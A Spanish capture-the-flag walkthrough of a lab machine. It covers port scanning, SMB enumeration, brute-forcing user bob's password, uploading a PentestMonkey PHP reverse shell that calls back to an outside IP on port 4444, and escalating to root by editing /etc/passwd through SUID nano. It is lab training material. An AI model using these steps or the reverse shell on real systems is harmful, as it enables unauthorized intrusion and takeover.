

# Máquina Domain



## Reconocimiento

Comienzo un un escaneo completo de **nmap**

SHELL

```
nmap -p- -sSCV --min-rate=5000 -Pn -n 172.17.0.2 -oN nmap.txt
```

- **-p-**: Todos los puertos
- **-sSCV**: Es lo mismo que **-ss**, **-sv**, **-sc**
  - **-ss**: Inicia el modo de escaneo "Sealth Scan" el cual no completa el 3 way handshake por lo que el escaneo se hará de manera más rápida
  - **-sv**: Escaneo de versiones hacia los puertos
  - **-sc**: Lanza los scripts más populares de Nmap
- **-Pn**: Omite la resolución de hosts
- **-n**: Omite la resolución DNS
- **--min-rate=5000**: Enviar mínimo 5000 paquetes por segundo
- **-oN**: Reporta el escaneo en formato Nmap a nmap.txt

SHELL

```
> nmap -p- -sSCV --min-rate=5000 -Pn -n 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 12:01 CET
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: \xC2\xBFQu\xC3\xA9 es Samba?
|_ http-server-header: Apache/2.4.52 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 4
```


```
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 42:D5:A2:7B:05:A2 (Unknown)
```

Host script results:

```
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-03-17T11:01:15
|_ start_date: N/A
```

El escaneo de **nmap** nos reporta los puertos *80(http)*, *139* y *445 (ambos de samba)* abiertos.

Lo primero que hago es mirar la web y solo encontramos esto:



Por lo que hago un fuzzing de directorios con **gobuster** para ver si encuentro algo:

```
SHELL
> gobuster dir -u http://172.17.0.2:80/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html

=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url:          http://172.17.0.2:80/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
```

```
[+] Extensions:      txt,php,html
[+] Timeout:         10s
```

```
=====
Starting gobuster in directory enumeration mode
=====
```

```
/.php      (Status: 403) [Size: 275]
/.html     (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 1832]
/.html     (Status: 403) [Size: 275]
/.php      (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
```

El escaneo no me reporta nada, por ahora lo dejamos ahí y nos pasamos a SMB.

## Explotación

Para SMB primero lanzo un **nxc (nexexec)** sucesor de **crackmapexec** junto en modo NULL SESSION para que me reporte recursos compartidos:

```
SHELL
> nxc smb 172.17.0.2 -u '' -p '' --shares
SMB      172.17.0.2  445  10930ABCE2D4  [*] Unix - Samba (name:10930ABCE2D4)
(domain:10930ABCE2D4) (signing:False) (SMBv1:False)
SMB      172.17.0.2  445  10930ABCE2D4  [+] 10930ABCE2D4\ : (Guest)
SMB      172.17.0.2  445  10930ABCE2D4  [*] Enumerated shares
SMB      172.17.0.2  445  10930ABCE2D4  Share      Permissions  Remark
SMB      172.17.0.2  445  10930ABCE2D4  ----      -
SMB      172.17.0.2  445  10930ABCE2D4  print$          Printer Drivers
SMB      172.17.0.2  445  10930ABCE2D4  html           HTML Share
SMB      172.17.0.2  445  10930ABCE2D4  IPC$           IPC Service (10930abce2d4 server
(Samba, Ubuntu))
```

Nos reporta estos recursos de los cuales me llama la atención **"html"** ya que tiene pinta de que el directorio donde se almacenan los recursos de la página web.

Entonces, ahora con **rpcclient** un descubrimiento de usuarios:

```
SHELL
rpcclient -U " " -N 172.17.0.2
Can't load /etc/samba/smb.conf - run testparm to debug it
rpcclient $> querydispinfo and enumdomusers
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: james Name: james Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: bob Name: bob Desc:
```

Sabiendo el usuario, de nuevo con **nxc** hacemos fuerza bruta usando **rockyou**, importante que este en formato utf8, y con **grep -v** quitamos todas las coincidencias con **STATUS\_LOGON\_FAILURE**.

Finalmente nos saca la contraseña del usuario bob.

Ahora con **smbmap** sacamos los permisos de los recursos que tienen el usuario bob.

```
> smbmap -H 172.17.0.2 -u bob -p star
```

[\*] Detected 1 hosts serving SMB

[\*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445 Name: fa5bdf91a1d9 Status: NULL Session

```
[*] Closed 1 connections
```

Vemos que **bob** tiene permiso de lectura y **escritura**.

Con **smbclient** me conecto al recurso compartido **html** al parecer si que es el mismo directorio que el de la página web ya hay un *index.html*.

```
> smbclient //172.17.0.2/html -U bob
```

Can't load /etc/samba/smb.conf - run testparm to debug it

Password for [WORKGROUP\bob]:

Try "help" to get a list of possible commands.

```
smb: \> dir
```

```

D 0 Mon Mar 17 12:49:22 2025
D 0 Thu Apr 11 10:18:47 2024

```

index.html

N 1832 Thu Apr 11 10:21:43 2024

74916724 blocks of size 1024. 31356832 blocks available

smb: \>

Por ello, me creo un `.php` con la clásica "PentestMonkey" para crear una reverseshell y la paso al recurso compartido con `put`.

```
.          D          0   Mon Mar 17 12:49:22 2025
..         D          0   Thu Apr 11 10:18:47 2024
index.html N       1832  Thu Apr 11 10:21:43 2024

74916724 blocks of size 1024. 31356832 blocks available
smb: \> put shell.php
putting file shell.php as \shell.php (25860000.0 kb/s) (average inf kb/s)
smb: \> dir
.          D          0   Mon Mar 17 12:51:53 2025
..         D          0   Thu Apr 11 10:18:47 2024
index.html N       1832  Thu Apr 11 10:21:43 2024
shell.php  A       2586  Mon Mar 17 12:51:53 2025

74916724 blocks of size 1024. 31356348 blocks available
smb: \>
```

File: **shell.php**

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down.
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4
5 set_time_limit(0);
6 $VERSION = "1.0";
7 $ip = '192.168.1.89';
8 $port = 4444;
9 $chunk_size = 1400;
10 $write_a = null;
11 $error_a = null;
12 $shell = 'uname -a; w; id; sh -i';
13 $daemon = 0;
14 $debug = 0;
15
16 if (function_exists('pcntl_fork')) {
17     $pid = pcntl_fork();
18
19     if ($pid == -1) {
20         printit("ERROR: Can't fork");
```

Entonces ahora si vuelvo a la web y voy al recurso `shell.php` mientras que me pongo a la escucha por el puerto 4444 con netcat obtengo una reverse

```
nc -nlvp 4444
Connection from 172.17.0.2:42558
Linux 10930abce2d4 6.13.6-arch1-1 #1 SMP PREEMPT_DYNAMIC Fri, 07 Mar 2025 20:19:00 +0000 x86_64 x86_64 GNU/Linux
12:54:19 up 1:00, 0 users, load average: 0.85, 0.80, 0.82
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$|
```

172.17.0.2 shell.php

Samba es una implementación de software para sistemas operativos tipo Unix. Permite una red de área local utilizando el protocolo

# Escalada

Una vez dentro, hago el tratamiento de la TTY:

## ❓ Tratamiento de la TTY

- `script /dev/null -c bash ->` Abre una nueva sesión de **bash**, pero sin guardar el historial en un archivo de log
- `Ctrl Z`
- `stty raw -echo; fg ->` Terminal al modo "raw", donde no interpreta caracteres especiales (como Enter o Ctrl+C) y restaura el proceso suspendido con **Ctrl + Z**
- `reset xterm ->` Restablece la configuración de la terminal
- `export TERM=xterm ->` Define el tipo de terminal como **xterm**
- `echo $SHELL`
- `export SHELL=/bin/bash ->` Cambia la variable de entorno **SHELL** para que apunte a **/bin/bash**
- `stty rows 62 columns 248`

Buscando por permisos SUID encuentro que está **nano** entre ellos:

```
www-data@10930abce2d4:/var/www/html$ find / -perm -4000 2> /dev/null
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/nano
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Por lo que puedo modificar archivos como el */etc/passwd*:

```
### /etc/passwd sintaxis

mark:x:1001:1001:mark,,,:/home/mark:/bin/bash
[--] - [--] [--] [-----] [-----] [-----]
| | | | | |
| | | | | | +-> 7. Login shell
| | | | | | +-----> 6. Home directory
| | | | | +-----> 5. GECOS
| | | +-----> 4. GID
| | +-----> 3. UID
| +-----> 2. Password stored in /etc/shadow
+-----> 1. Username
```

Entonces si le quito la x a **root** lo interpreta como que no tiene contraseña:

```
root@10930abce2d4:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
james:x:1001:1001:james,,,:/home/james:/bin/bash
```

Entonces si me mudo a **root** con **su** ahora soy root sin haber especificado contraseña

```
www-data@10930abce2d4:~$ nano /etc/passwd
www-data@10930abce2d4:/var/www/html$ su root
root@10930abce2d4:/var/www/html# whoami
root
root@10930abce2d4:/var/www/html# |
```